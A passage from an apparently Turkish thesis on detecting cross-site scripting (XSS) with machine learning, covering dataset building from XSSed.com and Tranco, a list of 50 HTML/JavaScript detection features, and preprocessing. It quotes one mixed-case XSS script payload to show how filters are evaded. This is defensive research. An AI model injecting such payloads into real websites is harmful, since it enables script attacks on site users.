5. Ardından, hatayı azaltmak ve modelin doğruluğunu iyileştirmek için modeli başlangıçta etiketli küme ile aynı şekilde eğitin.

Geleneksel denetimli öğrenme problemlerinde, l etiketli veri noktalarının $D_L = ((x_i, y_i))_{i=1}^{l}$ sıralı bir koleksiyonuyla sunulur. Her veri noktası (x_i, y_i), belirli bir $\mathscr{X}$ giriş uzayından bir $x_i \in \mathscr{X}$ nesnesinden oluşur ve bununla ilişkili bir y_i etiketine sahiptir, burada y_i regresyon problemlerinde gerçek değerli ve sınıflandırma problemlerinde kategoriktir. Genellikle


eğitim verileri olarak adlandırılan bu veri noktalarının bir koleksiyonuna dayanarak, denetimli öğrenme yöntemleri, daha önce görünmeyen bazı x^* girdilerinin y^* etiketini başarılı bir şekilde belirleyebilen bir fonksiyonu çıkarmaya çalışır.

Bununla birlikte, birçok gerçek dünya sınıflandırma probleminde, etiketleri bilinmeyen $D_U = (x_i)_{i=l+1}^{l+u}$ gibi bir u veri noktası koleksiyonuna da erişebiliriz. Örneğin, tahmin yapmak istediğimiz veri noktaları, genellikle test verileri olarak adlandırılır ve tanım gereği etiketlenmez. Yarı denetimli sınıflandırma yöntemleri, yalnızca etiketli verileri kullanarak elde edilen öğrencilerin performansını aşan bir öğrenici oluşturmak için etiketsiz veri noktalarını kullanmaya çalışır. İlerleyen bölümlerde, sırasıyla etiketli ve etiketsiz örnekler için giriş nesnelerinin koleksiyonunu X_L ve X_U ile belirtilmiştir. Burada atıfta bulunulan veri noktalarının koleksiyonları, teknik olarak listelerdir. Bununla birlikte, yaygın kullanımı takiben, bunlardan 'kümeler' olarak da söz edilebilir ve gösterimi biraz kötüye kullanarak, standart küme-teorik kavramları uygulanabilir.

Etiketsiz verilerin bir sınıflandırıcı oluşturmaya yardımcı olabileceği birçok durum vardır. Örneğin, konuları bir dizi metin belgesine (çevrimiçi haber makaleleri, twitter girdileri gibi) atamak istediğimiz belge sınıflandırması problemini düşünün. Belgelerimizin içinde görünen bir dizi sözcükle temsil edildiğini varsayarsak, örneğin "nötron" sözcüğünü içeren belgelerin genellikle fizikle ilgili olduğunu fark etmeyi öğrenen basit bir denetimli sınıflandırıcı eğitilebilir. Bu sınıflandırıcı, eğitim verilerinde gördüğü terimleri içeren belgeler üzerinde iyi çalışabilir, ancak bir belge eğitim setinde de meydana gelen tahmini sözcükler içermediğinde doğal olarak başarısız olur. Örneğin, "nötron" kelimesini içermeyen parçacık hızlandırıcılarla ilgili bir fizik belgesine rastlarsak, sınıflandırıcı onu fizikle ilgili bir belge olarak tanıyamaz. Yarı denetimli öğrenmenin geldiği yer burasıdır. Etiketsiz verileri ele alırsak, "nötron" kelimesini "parçacık hızlandırıcı" cümlesine bağlayan belgeler olabilir. Örneğin, "*nötron*" kelimesi, "*kuark*" kelimesini de içeren bir belgede sıklıkla geçer. Dahası, "kuark" kelimesi, sınıflandırıcılara, etiketli verilerde "parçacık hızlandırıcı" ifadesini hiç görmemiş olmalarına rağmen, bu belgeleri fizik etrafında da dönüyor olarak sınıflandırmaya yönlendiren "parçacık hızlandırıcı" ifadesiyle düzenli olarak birlikte geçecektir.

Şekil 2.57, sınıflandırma için etiketlenmemiş verilerin kullanımına yönelik biraz daha fazla sezgi sağlar. İki sınıflı yapay bir sınıflandırma problemini ele alınırsa, her iki sınıf için, aynı kovaryans matrislerine sahip 2 boyutlu bir Gauss dağılımından 100 örnek çizilir. Etiketli

veri seti daha sonra her sınıftan bir örnek alınarak oluşturulur. Herhangi bir denetimli öğrenme algoritması, büyük olasılıkla, iki etiketli veri noktasını birleştiren ve ortada kesişen çizgi parçasına dik olan düz çizgiyi karar sınırı olarak elde edecektir. Ancak bu, optimal karar sınırından oldukça uzaktır. Bu şekilden de anlaşılacağı gibi, etiketsiz verilerden çıkarabileceğimiz kümeler, karar sınırını belirlemede bize önemli ölçüde yardımcı olabilir: verilerin iki Gauss dağılımından kaynaklandığını varsayarsak, basit bir yarı denetimli öğrenme algoritması, optimuma yakın bir karar sınırı çıkarabilir.



Şekil 2.57: Etiketsiz verilerin varlığında ikili sınıflandırmanın temel bir örneği

3. YÖNTEM, MODEL TASARIMI VE UYGULANMASI

Günümüz dünyasının en önemli metalarından biri olan dijital veri ve bilgilerin korunması hem bireyler, hem kurumlar hem de devletler açısından kritik öneme sahiptir. Yaşadığımız bir çok örnek ile bu bilgilerin çalınması, kötüye kullanılması ve ihtiyaç duyulduğu anda erişilemez kılınması ile maddi ve manevi pek çok büyük kayıpların yaşandığını göstermektedir. Siber dünyanın önemli bir parçası olan webi hedef alan bilgi güvenliği kusurlarından biri olarak uzun yıllardır ilk on zafiyet arasında yer alan "Siteler Arası Betik Çalıştırma (XSS) Zafiyeti", diğer açıklar gibi dijital bilgiyi ve siber dünya kullanıcılarını hedef almaktadır.

XSS zafiyetinin tespiti için, önceki bölümlerde ele alındığı üzere, pek çok yöntem geliştirilmiş ve akademik çalışmalar yapılmış olup son zamanlarda makine öğrenmesi yöntemlerinin de bilgi güvenliği zafiyet tespiti için kullanıldığı görülmektedir. Bu tez çalışmasının amacı, web uygulamalarında Siteler Arası Betik Çalıştırma (XSS) Zafiyetinin denetlenmesi için, gerçek dünyada da uygulanabilirliği olan öğrenen bir sistem geliştirilmesidir. Bu çalışmanın bir alt hedefi olarak, makine öğrenmesi algoritmalarında, XSS tespiti için kullanılabilecek özniteliklerin belirlenmesi ve bunların Bilgi Kazanımı yöntemi ile zafiyet tespiti için anlamlı özellikler olup olmadığının değerlendirilecektir. Bu şekilde özellikle reel dünyadaki büyük verilerle yapılacak çalışmalarda zaman, işlem gücü ve bellek gibi kısıtlı olan kaynakların daha efektif kullanılması hedeflenmiştir. Bir diğer alt hedef ise gerçek siber dünya verilerinden iyicil-kötücül veri setlerinin otomatik olarak oluşturulması amacıyla bir takım betiklerin geliştirilmesi, böylece ihtiyaç duyulduğu anda ihtiyaç duyulan büyüklükte veri setlerinin otomatik olarak oluşturulabilmesi ve akademik çalışmalarda kullanılabilmesi hedefleniştir. Bu çalışma kapsamında, ele alınan ikili sınıflandırma probleminin çözümü için literatürde sıklıkla kullanılmış olan üç farklı öğrenme algoritması (NB, DVM, GDM) kullanılmış olup, bu algoritmaların çalışmaya özgü oluşturulan veri seti ile göstermiş oldukları performansların da kendi içerisinde karşılaştırılması hedeflenmiştir.

Çalışmanın hedeflerine ulaşması için kılavuzlara sahip olmak çok önemlidir ve bu kılavuzlar, çalışma boyunca karşılaşılabilecek her türlü belirsizliği açıklığa kavuşturmayı

ve araştırmaya yol göstermeyi amaçlamaktadır. Bu çalışma, en önemli ve belirleyici özelliklerin seçilmesine dayalı olarak herhangi bir web sayfasını, XSS zafiyeti barındıran veya XSS açısından sorunsuz olarak sınıflandırmak için bir model kurulması ve söz konusu sınıflandırmanın uygulanmasına odaklanmaktadır. Çalışmanın metodolojisi, bu çalışma kapsamında belirlenen hedeflere nasıl ulaşılabileceğine dair net bir kılavuz sağlamak amacıyla birkaç aşamaya ayrılmıştır.


3.1. ÇALIŞMADA UYGULANAN YÖNTEM

Çalışmanın kurgulanması kolaylaştırmak ve yürütülmesi gereken tüm adımları uygulamak üzere bir çerçeve gereklidir. Araştırmacılar, çalışmaları kapsamında daha fazla odaklanmalarına yardımcı olacak çerçeveleri kendilerine kılavuz olarak kullanmaktadırlar. **Şekil 3.1**, bu çalışmada izlenecek çerçeveyi göstermektedir. Çalışma, hedeflere karşılık gelen 6 aşamaya bölünmüştür ve sırasıyla uygulanacaktır.

3.1.1. Faz 1: XSS tespitinde kullanılabilecek özelliklerin derlenmesi

Bu aşamada, XSS tespitinde kullanılan özellikler, özelliklerin türü ve elde edilen sonuçlar açısından bir dizi önceki ve ilgili çalışma gözden geçirilmiş ve analiz edilmiştir. Likarish, Jung ve Jo (2009) tarafından yapılan çalışmada, Nunan *ve diğ.* (2012) tarafından yapılan çalışmada ve Krishnaveni ve Sathiyakumari (2013) tarafından yapılan çalışmada, vb. kullanılan tüm olası özellikler toplanmış ve daha sonra özellik çıkarma işlemi için kullanılmak üzere bir metin (TXT) dosyasına konmuştur. Önceki bazı çalışmalar URL tabanlı özelliklere, bazıları içerik tabanlı özelliklere odaklanmıştır ve geri kalanlar ise her ikisini de kullanmıştır, ancak toplanan tüm özellikler HTML/JavaScript şema etiketlerine (içerik tabanlı özellikler) dayanmaktadır ve bunlar bu projenin kapsamına hizmet eden 50 tekil özelliktir. Bu özellikler ve özellik çıkarma hakkındaki ayrıntılar, ilerleyen kısımda veri ön-işleme ve özellik çıkarımı ile ilgili bölümde ele alınmıştır.

Bu aşamanın çıktısı, sonraki aşamalarda kullanılmaya hazır olan “features.txt” adlı bir TXT dosyasıdır. **Şekil 3.2**, 50 özelliği ve veri kümesi çıktı dosyasındaki (CSV) etiketleri basitleştirmek ve standart hale getirmek amacıyla belirlenmiş olan F0 ila F49 etiketlerini içeren dosyanın bir ekran görüntüsünü göstermektedir.



Şekil 3.1: Uygulama Çerçevesi

features.txt

	Özellik kodu	Özellik
1	F0	number_of_A_tags
2	F1	number_of_AJAX_keywords
3	F2	number_of_AUDIO_tags
4	F3	number_of_dangerous_HTML_methods
5	F4	number_of_DIV_tags
6	F5	number_of_DOM-modification_keywords
7	F6	number_of_double_quoted_attributes
8	F7	number_of_EMBED_tags
9	F8	number_of_event_handlers
10	F9	number_of_evil_characters_in_scripts
11	F10	number_of_external_iframe_sources
12	F11	number_of_external_script_sources
13	F12	number_of_external_URLs_referenced_within_the_scripts
14	F13	number_of_FRAME_tags
15	F14	number_of_functions_calls_made_by_the_scripts
16	F15	number_of_GET_parameters
17	F16	number_of_harmful-sensitive_keywords
18	F17	number_of_hidden_inputs
19	F18	number_of_HTML_comments
20	F19	number_of_HTML_entities
21	F20	number_of_IFRAME_tags
22	F21	number_of_IMG_tags
23	F22	number_of_inputs
24	F23	number_of_malformed-misplaced_tags
25	F24	number_of_META_tags
26	F25	number_of_OBJECT_tags
27	F26	number_of_POST_parameters
28	F27	number_of_remote_CSSes
29	F28	number_of_scripts
30	F29	number_of_single_quoted_attributes
31	F30	number_of_SPAN_tags
32	F31	number_of_SVG_tags
33	F32	number_of_unicode_characters_in_scripts
34	F33	number_of_unquoted_attributes
35	F34	number_of_vulnerable_DOM_objects
36	F35	average_ASCII_characters_in_external_domain_strings
37	F36	duplicated_special_characters
38	F37	encoding_in_scripts
39	F38	existence_of_HEX_value_in_"img"_tags
40	F39	form_get-post_destination_domain_consistency
41	F40	hash_usage_in_"img"_tags
42	F41	http-equiv_attribute_usage
43	F42	img_src_composed_of_"x:x"
44	F43	img_src_contains_http_string
45	F44	img_src_contains_https_string
46	F45	img_src_contains_www_string
47	F46	is_the_script_readable
48	F47	length_of_input_strings_is_limited
49	F48	maximum_occurrence_of_domains_found_in_URLs
50	F49	the_code_contains_equalto_after_slash_character

Şekil 3.2: Özellikler (*features.txt*) dosyasının içeriğinin ekran görüntüsü

3.1.2. Faz 2: Veri kitaplığının oluşturulması


Çalışmanın temeli, iki farklı sınıfın ikili (binary) sınıflandırmasıyla ilgilidir: XSS zafiyeti olan ve XSS zafiyeti olmayan, bu nedenle veri seti, XSS içeren veya içermeyen HTML web sayfalarından oluşturulmuştur. XSS sınıfı için XSS web sayfaları, literatürdeki bazı çalışmalarda olduğu gibi *XSSed.com* web sayfası deposundan alınmıştır. *XSSed.com*, 2007'den beri XSS saldırılarından etkilenen web sayfalarını toplayan ve arşivleyen, kullanımı ücretsiz bir çevrim içi veri tabanıdır. XSSed.com literatürdeki önceki çalışmalarda

da kullanılmıştır. Zararsız sınıf (XSS içermeyen örnekler) için, Victor Le Pochat, Tom Van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczyński ve Wouter Joosen tarafından Alexa, Cisco Umbrella, Majestic ve Quantcast popülerlik sıralamalarından yola çıkarak oluşturulan, sürekli olarak güncelleyerek araştırmacıların çalışmaları için bunu bir metin dosyası olarak sunulan ve bir milyon web sitesinin sıralamasını içeren TRANCO listesi kullanılmıştır (Le Pochat *ve diğ.*, 2019). Bir Python betiği ile TRANCO listesinden belli bir sayıda alınan URL'lere bağlantı sağlanabildiği kontrol edildikten sonra, literatürdeki çalışmalarda (Páez ve Michel, 2020; Fink, 2018) XSS zafiyeti belirleme konusunda başarılı oldukları görülen Vega ve Arachni güvenlik açığı tarayıcı yazılımları (penetration-test tool) kullanılarak iyicil (XSS içermeyen) örnekler olduğu doğrulanmış ve veri setine ilave edilmiştir. Bu aşamada toplanan dosyalardan bir kısmı incelendiğinde, kullanılan betik yardımıyla indirilen bazı dosyaların eksik veya çalışmanın amacına uygun olmadığı görülmüştür. Bu nedenle hem iyicil hem de kötücül örneklerden boyutu "3Kb" altında olan dosyalar manuel olarak elenmiş ve örneklem setinden çıkarılmıştır.

Bu fazın çıktısı, rastgele seçilmiş bir veri veya XSS zafiyeti barındıran ve XSS olmayan 2620 web sayfasını birleştiren bir derlemedir. **Şekil 3.3**, XSS olan ve XSS olmayan web sayfalarının oranını göstermektedir. Rastgele seçilmiş veriler, HTML dosyalarının gövde metinleri, çıkarmak istediğimiz özelliklerle ilgili olmayan HTML etiketleri gibi artık ihtiyacımız olmayan farklı türde metinler (gürültü verileri) içerdiği anlamına gelir, bu nedenle şimdiye kadar veri kümesi henüz oluşturulmamıştır. Özellik çıkarma aşamasında, her bir HTML kaynak kod dosyasından özellikler çıkarılır ve bunlara kendi değerleri atanır (örn.; ikili olarak özellik varsa 1 veya yoksa 0 gibi), sonra kaynak kodun geri kalanı ve amaçlanan özelliklerle alakasız içerik yok sayılır.

3.1.3. Faz 3: Veri ön-işleme

Veri kitaplığını oluşturduktan sonra, özellik çıkarmaya hazır hale getirmek için bir ön-işleme sürecinden geçirmek gereklidir. Gereken ilk ön-işleme, HTML kaynak kodunun tamamını küçük harfli içeriğe dönüştürmektir, çünkü bazı saldırılar, XSS'i karmaşık hale getirmek ve savunma sistemlerini atlatmak için büyük ve küçük harflerin karışımını kullanır, örneğin: *<sCrIpT>alert('Yaşasın XSS');</sCrIpT>* küçük harf "<script>" tanımlanan dedektörler, onu farklı bir anahtar kelime olarak kabul edebilir, bu yüzden HTML dosyasındaki tüm metnin küçük harfe dönüştürüldüğünden emin olmak gerekir, böylece



Şekil 3.3: XSS olan ve XSS olmayan web sayfalarının oranını

özellik çıkarıcı, harflerinin durumuna bakmaksızın böyle bir özelliğin tüm oluşumlarını tanıyabilir. Büyük-küçük harf dönüşümü, HTML dosyalarını girdi olarak alan, çıktı olarak tüm dizgenin küçük harfe dönüştürüldüğü ve özellik çıkarma fazı için çıktı olarak alındığı bir Python betiği (**onisleme.py**) aracılığıyla yapılmıştır.

Bu betik ayrıca fazla boşlukların ve basılamayan özel karakterlerin (whitespace) elenmesi için de kullanılmıştır.

Bu fazın çıktısı, ön-işlenmiş ham veri dosyalarıdır ve Faz 1'de üretilen öznitelikler dikkate alınarak özellik çıkarma aşamasında kullanım için hazır hale getirilmişlerdir.

3.1.4. Faz 4: Özellik çıkarma

Bu projede, hangi özelliklerin XSS'in tespit edilmesi için en iyi şekilde kullanılabileceğini görmek istiyoruz, bu nedenle tüm sınıflandırma bir XSS özelliğinin ne sıklıkta meydana geldiğine bağlı olacaktır. Bu amaçla, HTML metninin tamamını sınıflandırmak gerekli olmadığından ve sınıflandırma için sadece veri kümesindeki dosyalar için çıkarılan öznitelik frekansı gerekli olduğundan, tüm HTML metnine değil, yalnızca HTML etiketlerine odaklanmamız gerektiği anlamına gelir. Bu aşamada, ön-işlenmiş veri kümesi ve özelliklerin yer aldığı TXT dosyaları dikkate alınarak iki Python betiği (**FeatureExtraction.py** ve **GenerateCSVFiles.py**) aracılığıyla bu özellikleri veri kümesi dosyaları içinde tek tek

arayarak aşağıdaki gibi 4 adet CSV (Virgülle ayrılmış değerler) dosyası oluşturur:

i. **binary.csv**: bu dosya, yalnızca özelliğin kitaplıktaki söz konusu HTML'de olup olmadığını söyler. Özellik varsa "1", aksi takdirde "0" değeri atanır.

ii. **frequency.csv**: bu dosya, her özelliğin HTML dosyasında kaç kez tekrar ettiğini içerir.

iii. **normalized_frequency.csv**: bu dosya, *frekans.csv* dosyasının sonuçlarının "0" ile "1" arasında normalleştirilmiş halini içerir.


iv. **term_frequency.csv**: bu dosya, terim (özellik) frekansının HTML belgesindeki diğer terimlere oranını söyler. Örneğin, belgede <*script*> özelliğinin 10 tekrarı vardır ve toplamda 1000 terim vardır, bu nedenle <*script*> ögesinin TF'si 10/1000= 0,01'dir.

Bu fazın çıktısı, yukarıda detayları açıklanan ve sonraki aşamalarda kullanılacak olan 4 dosyadır, her biri aynı verinin bir veri seti olarak kabul edilir, ancak çıkarılan özelliklere farklı türde değerler verilir. Bu dosyaların örnekleri bir sonraki bölümde verilmiştir.

CSV formatındaki veri seti dosyası, satırlar ve sütunlar içerir. Satırlar 2620 adet HTML dosyasını (1340 XSS zafiyeti olmayan ve 1280 adet XSS zafiyeti içeren) temsil eder, sütunlar ise 50 özelliği temsil eder. Örneğin, *binary.csv* veri seti, özelliklerin 2620 adet HTML dosyasında var olduklarına ("1" ile gösterilir) veya yok olduklarına ("0" ile gösterilir) ait değerleri içerir. Dosyada 52 sütun vardır; Özellikler için 50 sütun, veri setindeki söz konusu web sitesini ayırt etmek üzere tekil bir etiket (Filename) ve sınıf için (XSS veya non-XSS) bir sütun bulunmaktadır, yani 50 özellik sütunu bu söz konusu sınıf sütunuyla ilişkilidir. CSV dosyasının bir örneği **Şekil 3.4**'te gösterilmiştir.


3.1.5. Faz 5: Özellik seçimi

